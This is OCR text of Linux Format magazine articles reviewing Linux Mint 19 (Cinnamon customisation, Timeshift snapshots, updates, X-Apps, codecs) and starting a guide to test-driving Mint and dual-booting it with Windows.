
There are at least three different ways of doing this, and Mint prefers using Flatpak. You can install Flatpaks from the command line, by downloading **.flatpakref** files from a reputable source (such as the **https://flathub.org**) or from the *Software Manager*. Within the latter, there's a whole section dedicated to Flatpaks. So if you're sad that *GIMP 2.10* didn't make it into the Ubuntu repos, then this is the place to remedy that. Going in tandem with the *Software Manager* is the *Update Manager,* to which you'll be directed whenever Mint detects new versions of installed packages.

Customising Cinnamon


Mint veterans will probably notice the new Mint-Y stylings. Pretty stylish, eh? But things can be tweaked in all kinds of ways if you stop by the Themes section in the Preferences menu. You can switch to the older Mint-X theme, mess with the colour schemes or change the whole look of the dock and menu. The Add/Remove section will show you the pick of the community themes, which are hosted on the Cinnamon Spices website (**https://cinnamonspices.linuxmint.com**).

Besides theming, the Cinnamon desktop can be further spiced up with Applets and Desklets, both of which have their own dedicated sections in the Preferences menu. Applets are little gizmos that live in the main panel (or any panel if you like multiple panels). A number of them are set up out of the box, for example the clock, calendar and user menu. Gnome has banished programs the classic System tray, where applications would add their own easy access menus and notifiers, but it lives on in Cinnamon. You can banish it too if you like, but then you won't see tray icons, which include the helpful reminder when updates are available.

Desklets are different kinds of little gizmos that sit atop your desktop. The archetypal desklet is the Post-It note type affair, which is a small step up from decorating your monitor with hastily scrawled reminders. If you want these yellow relics on your Cinnamon desktop, then download *Note* from the Desklets section. You'll also find desklets for viewing popular web comic Xkcd, displaying whimsical/erudite/pseudo-mystical quotes and telling you how fantastic the weather will be.



Remember when having windows that did this was cool? Well they can do that without crashing your machine now.



Install the MATE tweak tool and recreate that authentic Gnome 2 look, replete with a triad of cascading menus in the top bar.

Even more desktop transformation can be enabled with Extensions. These change Cinnamon's look and feel, mostly by adding eye candy. Fans of old school desktop effects will find such treasures as Wobbly Windows, the Desktop Cube and various options for adding transparency and blur to desktop elements.

Once your appetite has been suitable whetted, the box (*below*) gives some hints about installation. Caution is key here, please don't blame us if you accidentally delete Windows, and don't click the Go button if you have any doubts. One final note: at the time of writing the upgrade path from Mint 18.3 has just been finalised. You can read the official post at **https://blog.linuxmint.com/?p=3615** and your carefully curated 18.3 set up can be seamlessly upgraded.

» INSTALLING MINT

Mint uses Ubuntu's *Ubiquity* installer, which is well-reputed and almost certainly won't break your system. You'll find a walkthrough in our Ubuntu feature in **LXF238**, but the installer will tell you everything you need to know. If you plan on making Mint your only operating system, then you have nothing to worry about. Just make sure you really don't care about any data left of the target drive before proceeding. If you're planning on dual-booting with Windows on the same drive, then you'll want to resize its partition from there as *gParted* and friends have a nasty habit of breaking newer NTFS filesystems. Where possible we'd recommend installing on a separate drive. If nothing else this will give your install more room to breathe.

Either way, back up any important files and make sure you have everything you need to return your system to its previous state (for example, installation media for the OS, activation/registration keys) if it all goes wrong. In our experiments, installing Mint (Cinnamon edition) occupied about 6.5GB of space, which included a 1GB swapfile. Since multiple snapshots (see our section on *Timeshift*) are encouraged and at least one snapshot will include most of the filesystem (if you use *rsync*), you'll want to have at least 20GB available to install Mint, and ideally much more. You may prefer to house, **/home** or **/timeshift** on a separate partition, which would enable a smaller system partition. But the more you discover what Mint can do, the more you'll want to install and the more it will grow.

Timeshift and updates

Like Nate Dogg and Warren G nearly said back in '94 "Backup, backup, backup cause it's on." And they weren't talking about reversing a car...

One of the biggest differences since Mint 18 is how updates are handled. Recognising that kernel and display driver updates had a nasty habit of breaking users' systems, the previous version of Mint by default didn't install these. It (and its predecessors) offered a five-tier system for updates, ranging from 1 – "don't break my system" to 5 – "always update everything".


The default, level 3, updated most of userspace but left the things that could potentially leave the user staring at a black screen alone. This was controversial, but perhaps not entirely unreasonable. Critics argued it deprived users of important security updates, but very few long-term Linux users have never experienced the pain of an update breaking their system. Mint project lead Clement Lefebvre speaks to this dichotomy: "Just like you couldn't talk about updates without talking about security, you couldn't talk about updates without talking about stability. At play were two contradicting very important issues and it was difficult to communicate about them".

It seems like this is a zero-sum game, but with Mint 19 this stability/security dilemma seems to have been resolved. With this release, all updates are received by default. It would be heartwarming if this change were due to the Mint team feeling more confident with the state of Linux display drivers or Ubuntu's kernel update mechanism, and maybe they do. However, there's now a safety net against update-induced regressions in the form of the *Timeshift* back-up tool. Says Clem: "*Timeshift* changed everything because it made it trivial to go back in time, thus cancelling the effect of any regression, thus cancelling the worry of bumping into one... This also allowed us to make automatic updates trivial." *Timeshift* was introduced in Mint 18.3, "late in the cycle" according to Clem. But in Mint 19 it takes centre stage: "*Timeshift* is now fully integrated as the official solution against not only mistakes and critical issues, but software regressions."

Updates are collated into four levels this time, ranging from Minimal to Sensitive, so if you are worried you can still opt out of kernel updates. Speaking of kernels, they're now installed as a meta package, `linux-generic`. This package depends on whatever is the latest actual kernel package, so that whenever a kernel update happens, the old kernel package becomes orphaned, so can easily be removed with `apt autoremove`. This hopefully puts an end to the problem of old and stale kernels/modules wasting space and over-populating the GRUB menu. Mint 19 also provides easy access, through the *Software Manager*, to the low-latency kernel, a boon for audiophiles or anyone else for whom regular latencies just won't do.

Backups and Snapshots

The option to enable automatic updates is new in Mint 19, but in the interests of safety it's only available once you enable snapshots through the *Timeshift* back-up tool. Thus if an automatic update borks your machine, you should be able to restore it to a "last known good" state, without too much effort. Even if your machine is rendered unbootable, you can still boot using a Mint live medium and restore using *Timeshift* from there. No need for chrooting or worrying about *rsync*'s weird rules about backslashes.



Updates are categorised by these stylish icons, so if you want you can pick and choose. Just updating everything is the official recommendation, though.

ENABLING HARDWARE ENABLEMENT

The 4.15 kernel that shipped with Ubuntu 18.04 (the very same that ships with Mint 19) was pretty much new when the latter was released. As time marches on, security fixes will be applied promptly, and important new features will be backported from future kernel releases too. But not all features and hardware support will be delivered this way, so Ubuntu offers its users (and by extension Mint users) the Hardware Enablement (HWE) stack.

Much of the demand for new features is related to graphics things, so besides a newer kernel, the HWE stack offers newer versions of userspace display components (Mesa, libdrm and all the X bits). With Ubuntu 16.04 the HWE release model, which used to introduce a new stack with each Ubuntu point release (and have these stacks maintained in parallel) changed. Now a single HWE is released with the second point release and this is updated with each new point release – effectively a rolling release model. Point releases are scheduled four months after each Ubuntu release, so the 18.04 HWE stack will appear in February 2019. This means less work for the maintenance teams, and slightly less work for users too, since one needs only to install the HWE stack once and it'll keep itself updated without further guidance. Anyway come February, if you have some new hardware or crave some newer features, the HWE stack can be yours with a simple:


```
$ sudo apt install linux-generic-hwe-18.04 xserver-xorg-hwe-18.04
```

From the get-go Mint’s welcome screen urges you to set up snapshots. There’s all kinds of theory behind different back-up strategies into which we shan’t delve too deeply here. Suffice to say, just having access to a backup from yesterday isn’t necessarily going to solve all your problems. The obvious problem is you’ve lost everything that changed since yesterday. The not so obvious problem is that something might have been wrong long before yesterday and it would be a lot easier to fix if there was a backup from long before.


As a result, it’s standard practice to make and rotate backups at a few different timescales. With *Timeshift* we are offered as many Boot, Hourly, Daily, Weekly and Monthly snapshots as we like, with not a hint of a crontab anywhere in sight. It’s important to note that *Timeshift* is a system back-up tool rather than one for backing up user files. You can tell *Timeshift* to back up home directories, but there are better ways to manage personal document backups, depending on the sensitivity of the documents involved (for example, encrypting them and sending them to a remote server, using Nextcloud, or even ad hoc copy to a NAS whenever some convenient milestone is reached).

The way snapshots are handled is pretty neat. You get the choice of using native btrfs snapshots (if your root partition is formatted with btrfs) or *rsync* ones. Btrfs and its CoW voodoo handle unchanged files transparently at the filesystem level and store snapshots in a subvolume, whereas the *rsync* pathway stores snapshots in the **/timeshift** directory. With *rsync*, the first snapshot will be a complete copy of the filesystem, hence will be quite space hungry (about 6GB from a clean install following the defaults), but then subsequent snapshots will use hardlinks to previous snapshots for unchanged files.

By default *Timeshift* retains five boot and five daily snapshots. This may seem like overkill, but if you’re making a lot of system-level changes then this will ensure you’re covered, and if you’re not then each snapshot will hardly occupy any space. Besides home directories, swapfiles are also not backed up. Likewise



There’s nothing like a big orange reminder to motivate setting up potentially system-saving snapshots. Mint makes it easy.



In about three clicks our deleted /usr/bin directory was brought back from oblivion. This doesn’t make deleting system directories acceptable.

directories commonly used to mount removable media are excluded, as are those used to store Docker and chroot containers, and (to prevent some horrible recursive nightmares) the **/timeshift** directory itself.

Our first snapshot occupied 6.2GB (just a whisker less than the full install). Those wishing to slim down snapshot sizes can find further savings by excluding **/var/cache/apt**, which stores downloaded **.deb** packages. It’s a little far-fetched to imagine a scenario where old versions of these files might come in handy,

THE BENEFIT OF TIMESHIFT

“If an automatic update borks your machine, you should be able to restore it to a “last known good” state, without too much effort”

but there’s a certain charm in having access to every package ever installed on your system.

Rolling back a snapshot is easy. So easy we did a destructive experiment in a VM, in which we deleted the **/usr/bin** directory. This left our system unbootable, so we fired up the installation medium, started *Timeshift*, and within about three clicks (including one agreeing to a disclaimer), the restore was underway. The 2,000-odd files we deleted were returned to their rightful homes, and when we rebooted our system was well again.

Besides restoring files, *Timeshift* takes the prudent step of re-installing GRUB. This is because, when installed in the MBR, the GRUB image points to a particular hard drive sector where the rest of GRUB is to be found, so if *Timeshift* restores some bits of GRUB then, because of the vagaries of filesystem mechanics, they will end up on a different hard drive sector, and said system will be unbootable.

The Mint way

Just like its herbal namesake, Mint has soothed the collective stomachs of users who have been previously troubled by unsavoury distros…


Twelve years ago, while Gnome 3 was just a twinkle in some mischievous developer's eye, a hacker and Linux writer named Clement Lefebvre released, with little aspirations or expectation, a Kubuntu spinoff. He named it after the domain that he hosted his articles on, Linux Mint, and codenamed the release Ada.

Interest stirred amongst his modest fanbase, and by 2007 (with the release of Mint 2.2, "Bianca") the hobby distro had blossomed into something much more serious. By this time the tradition of naming Mint releases with a female name ending with the letter a and alphabetically by major version had also been established. Newer and different applications were added to the Ubuntu base, a simple configuration tool tamed the monsters of wireless internet and power management. Most notably, its multimedia support was second to none: Flash, DVD playback, Quicktime and even Realplayer all worked out of the box. Back in **LXF94**, Distrowatch's Ladislav Bodnar described it using the magic epithet 'just works', a rare thing today, and something of a Holy Grail back then.

A meeting of minds

When Ubuntu launched its Unity desktop in 2011, interested in Mint skyrocketed. Here was a distro with a traditional desktop, a friendly community and (scandalously) developers that listened to users. The Linux desktop ecosystem is no longer the binary affair it used to be, disrupted in no small part by Mint's homegrown Cinnamon desktop environment. This has gone from strength to strength, and the latest release is nothing short of fantastic. But Mint is, and always has been, more than just Ubuntu with a friendly desktop (actually a choice of three desktops), for one thing there's a Debian edition on the way, too.

Linux Mint Debian Edition exists mainly as a fallback in case Ubuntu ever vanished (which really doesn't seem likely), or became tied to a particular desktop (which is unlikely given that much of its popularity relies on it having an identical package base to Ubuntu Server). Besides that, being a rolling release based on Debian Testing, it appeals to users that prefer life on the edge. So when LMDE 3 "Cindy" (LMDE has a female name ending with the letter y tradition) is released, expect bigger version numbers and a few rough edges. We have no hesitation recommending the mainstream version to beginners and advanced users alike, but there are definitely those who (affronted by its user friendlyness) turn their noses skyward at its mention. LMDE will appeal much more to those and other users – if nothing else it's smaller and faster than its mainstream counterpart.



Xed is a traditional text editor with menus, a menu bar and, as of late, a nice mini-map of the open file displayed on the right.


» WHAT'S IN THE (THIRD-PARTY) BOX?

During installation, you're asked whether or not you'd like to install third-party software. If you're anything like us you'll always answer no to this, and then regret doing so some time later when you discover some website or other needs them to display video. If you answer yes to that question during installation, then the `mint-meta-codecs` metapackage is installed. If you didn't answer yes to that question, you can either install this package, or use the handy shortcut in the Sound and Video section of the main menu. Be warned though, this will install the dreaded Adobe Flash plugin (although it will be disabled in *Firefox*).

Besides web video playback (handled by *Gstreamer* and *libav*), this metapackage installs tools for dealing with non-free archive formats (unshield, cabextract and unrar) and DVD playback. Suffice to say, if you're only interested in some of these things then check the metapackage's dependencies with `apt-cache show mint-meta-codecs` and just install what you need.

In Ubuntu and previous versions of Mint, the third-party option used to install the `ubuntu-restricted-extras` package, which offers many of the same third-party packages, but also includes Fluendo and LAME (for playing and encoding MP3s) and the Microsoft corefonts installer. In days gone by this used to offer the Icedtea Java web plugin, but very few websites use client-side Java nowadays. Come to think of it, no one really uses MP3s or DVDs either…

Don't do it, unless you want you're Wi-Fi or media collection demand it.



The Mint blog has some pictures of Xreader displaying old LXF PDFs – here it is displaying one of our favourite covers.

Mint 18 saw the introduction of X-Apps, core utilities designed to replace Gnome’s stock offerings, which latterly have become increasingly tethered, both stylistically and functionally, to the Gnome desktop. The X-Apps brigade consists of a text editor (*Xed*), an image viewer (*Xviewer*), a video player (*Xplayer*), a PDF reader (*Xreader*) and a photo organiser (*Pix*). These are forks of the more traditional-looking Gnome apps from a time before hamburger menus and headerbars. In fact, *Xed* and *Xreader* are forks of MATE’s Pluma and Atril respectively, which in turn were forked from their Gnome equivalents before things went all new-fangled.

X marks the spot

As we said in our Mint 18 feature in **LXF214**, the X-Apps aren’t about providing core utilities to Mint or Cinnamon alone. Rather, they’re designed to benefit any distro or desktop environment. Also in that feature we raised the question of what will be the future of Linux Mint. GTK3 is a desktop-agnostic toolkit, but there remains the possibility that GTK4 (which won’t be released anytime soon) will be a largely a Gnome-only toolkit. This might not be the case, and it might not even matter if it is. GTK3, upon which Cinnamon, Mate and Xfce, are based will in all likelihood be maintained well beyond Mint 19’s five-year support period.

When GTK3 ceases to be workable, perhaps there will be a community fork, or maybe there will be some new shiny new cross platform toolkit. We just don’t know. What we do know is that, based on frustrations with Gnome, Solus OS’s Budgie desktop will be migrating to Qt5 for their next release. GTK3 has had a rough ride, attracting the ire of many a non-Gnome developer for breaking API and ABIs with every new release. Mint ships with the latest version, 3.22, and there are only plans for one more major release for the GTK3 branch. So after 3.24 all should be stable again


You may remember from our Ubuntu feature that Ubuntu 18.04 shipped with “mostly” Gnome 3.28, with some components being based on the previous version 3.26. *Files* (formerly *Nautilus*), for example, came as a Snap relying on the 3.26 runtime. This was to accommodate users wanting to indulge in that most vulgar of practices: putting icons on the desktop. It has been well-known for some time that Gnome 3.26 will be the last to support desktop icons, so post-Ubuntu 18.04 users will have to change habits... or change desktop.

Cinnamon, by comparison, respects without prejudice the habits of its users. It may well be tricky to implement the desktop as a directory in this day and age (**https://gitlab.gnome.org/GNOME/nautilus/issues/158**), and it may well lead to terribly disorganised working practices, but PC users have been (ab)using it that way since Windows 95 (longer if you count quality tools like *Norton Desktop*, see **http://toastytech.com/guis/ndw.html**), and Mac users can gloat that they’ve had the feature since the 80s. Similar to Gnome, the ins and outs of maintaining icons on the desktop is done by the file manager, *Nemo* in this case. Likewise in MATE, it is *Caja* that does these things.

KEEPING THE DESKTOP ALIVE

“X-Apps aren’t about providing core utilities to Mint or Cinnamon alone, Rather, they’re designed to benefit any distro or desktop environment”

Where Fedora is pushing with a Wayland-by-default, you won’t find any mention of the next-gen display, composition API and so on in Mint. The packages are available, but the Mint way isn’t to force upon users that which they don’t want, or that which doesn’t work. LXF



And here’s the obligatory screenshot showing new and beautiful selection of desktop backgrounds. Something for everyone, we think you’ll agree.

ESCAPE WINDOWS

Fed up with Windows 10? Looking to switch to a more user-friendly variant of Linux that gives you the best of all worlds? **Nick Peers** has all the answers...

By the time you read this, Microsoft will have rolled out another major Windows 10 update on to its user base. These days you've barely had time to get used to one set of changes (whether it's features being added, taken away or simply moved with no explanation) before more are incoming. There comes a point when you say enough is enough, but what's the alternative? It's Linux of course, but some would say that's a complicated and difficult substitute in itself.

The answer is no, and as proof we offer up this article to show you how easy it is to get started with Linux. We've carefully picked a flavour – delicious Mint – that's specifically designed to appeal to Windows switchers. Linux Mint is based on Ubuntu, which means it's well-supported, but it's also been customised to make Linux more accessible and easier to use, all wrapped up in a user interface that's both familiar and welcoming.

Brilliant... but it's not as simple as that. Ditching Windows for Linux in one go is a huge leap into the unknown. What happens to your data? Can you find replacement programs easily? What happens if you decide it's not for you after all? Don't worry – we've got all that covered. Over the next few pages we'll show you how to both road-test Linux Mint without touching your Windows installation. Then, once you've realised how good it is, we'll show how to install it alongside Windows, so you can transition between them as you desire without committing to anything permanent (for now).

We'll step you through every part of the process: from taking that all-important backup and configuring your hard drive to accommodate Mint, to a step-by-step guide to the installation and getting everything set up. You'll finish with a version of Linux that you're immediately at home with using, one you've set up, customised and started to familiarise yourself with. It's basically not so much a plunge into unknown waters, but a gentle splash into the shallow end of the computing pool. Let's get those toes dipped...

Test driving Linux Mint

Discover how to road-test Linux Mint quickly, easily and without putting it anywhere near your hard drive and all your data – unless you ask it to.

One of the big pluses of any Linux distribution is its ability to be run directly from DVD or USB flash drive without installation. This so-called "live environment" enables you to preview different distros without having to commit to installing them first (as an aside, it also provides you with a familiar recovery environment should you ever need it). When running from DVD, any changes you make are lost when you restart, so you can experiment without worrying.

The live environment is a good place to start your tour of Linux Mint as a whole, because it's virtually identical to what you'll get when you install Mint proper. Place the *Linux Format* disc in your drive and boot from it (see **www.linuxformat.com/dvdsupport** if you need help booting your PC from CD or DVD), selecting the Linux Mint option followed by Start Linux Mint 19 MATE.

After a few minutes – remember this is booting from DVD, so much slower than running from your hard drive (or even a flash drive) – you should find yourself at Mint's Cinnamon desktop. It should feel familiar to any Windows user following the classic layout of a desktop with just a taskbar (Mint refers to this as a panel) along the bottom, containing all the navigation tools and aids you need. The taskbar is identically laid out, too: the Menu button on the left opens Mint's Start menu, while there are system notifications on the right, with pinned application shortcuts and tiles for switching between open windows displayed in-between.

Next to the Menu button is a button that minimises all open windows to leave the desktop beneath, followed by three shortcuts. These point to the *Firefox* web browser, *Terminal* (Linux's command-line environment) and the *Files* tool, Mint's equivalent of *File Explorer*. Click the latter to explore the file system. What you'll find is that none of your hard drives have been 'mounted'. This is deliberate, but if you want to access your files, then click the drive as it appears under Devices in Files. Proceed with caution. Not only can you browse and open your files, but you can make changes and delete them, too. To unmount a drive and put it beyond the reach of the Mint live environment, click the eject button next to its entry under Devices.

Mint's Menu button provides shortcuts to all pre-installed applications as well as system preferences and Mint's two "stores" for installing more programs: *Software Manager* and *Synaptic Package Manager*. You're free to browse these and install additional apps in the live environment, but they'll all be wiped when you shut down. There are plenty of pre-installed apps to try too, including *LibreOffice*, *GIMP*, *Media Player* and more. If you'd like to be able to experiment with the Live environment in the longer term and preserve certain settings and installed programs between reboots, you'll need a USB flash drive (8GB or larger) and the services of the box (*opposite*).


The Linux Mint live CD makes it possible for you to give the distribution a trial run without having to install anything to your PC's hard drive.

» ADD PERSISTENCE

When you run a distro in a live environment, all changes are lost when you reboot or shut down. This behaviour can't be changed if you boot from a DVD, but suitably capable users can create a USB flash drive containing the Linux Mint live environment using an 8GB or larger flash drive with a 'persistence' mode.

This reserves a portion of the drive where limited changes can be saved that will survive the current session. When we say limited, we mean installed applications and various settings, but avoid trying to make bigger changes like installing major updates. It's also recommended you reboot immediately after installing or updating programs. Don't be tempted to use this as your new Mint installation – it's only suitable for a more extended road-test of Linux.

You need specialist software to create your USB flash drive. First, go to **www.pendrivelinux.com** and click the UUI link to download *Universal USB Installer* in Windows. Once downloaded, open the tool, select Linux Mint and click Browse to select the Linux Mint ISO file on the *Linux Format* DVD (in the Mint folder). Select your USB drive letter and if necessary tick the FAT32 format option. Finally, use the slider to set a persistent file size of around 2GB and click Create.



Add persistence to your live USB flash drive if you want to retain changes after rebooting.

Run Mint alongside Windows

The process for getting Linux Mint installed on your computer's hard drive is pretty straightforward – when you know how.

You've had a play with Linux Mint and you're ready to take your first steps proper into Linux. But there's no need to ditch Windows just yet. We're going to step you through the process of installing Mint alongside Windows, complete with a special boot menu that appears when you start your PC, enabling you to choose whether to load either Windows or Mint.

Back it up!


Now is the time to take a complete backup of your hard drive as it currently stands, before setting up Linux Mint. Install *Macrium Reflect Free* (**www.macrium.com/reflectfree.aspx**) in Windows for the job. Once installed, launch the program and start by selecting Other Tasks> Create Rescue Media to create a recovery CD/DVD or USB flash drive (a 512MB drive is sufficient) – you'll need this to boot from to recover your hard drive if things go awry.

Once created, click 'Create an image of the partition(s) required to backup and restore Windows'. Select a suitable location on your backup drive and click Next. Ignore the backup plan screen – you're taking a

PREPARE FOR AND INSTALL LINUX MINT


1 Starting Mint Live

Place the *Linux Format* disc in your drive and boot from it (see **www.linuxformat.com/dvdsupport** if you need help), selecting the Linux Mint option followed by 'Start Linux Mint 19'. When the live environment boots and the desktop appears, click the Menu button, type gparted into the Search box and click GParted to launch the partition editor.




2 Locate a drive to partition

GParted will start by listing the contents of the first hard disk in your system – you should be able to tell if it's the correct drive by its size and type (NTFS). If it's not the correct drive, click **/dev/sda** in the top-right corner and select the correct drive (its size is displayed next to it, which should help you choose the right one) by clicking it, then verifying it's the correct choice.



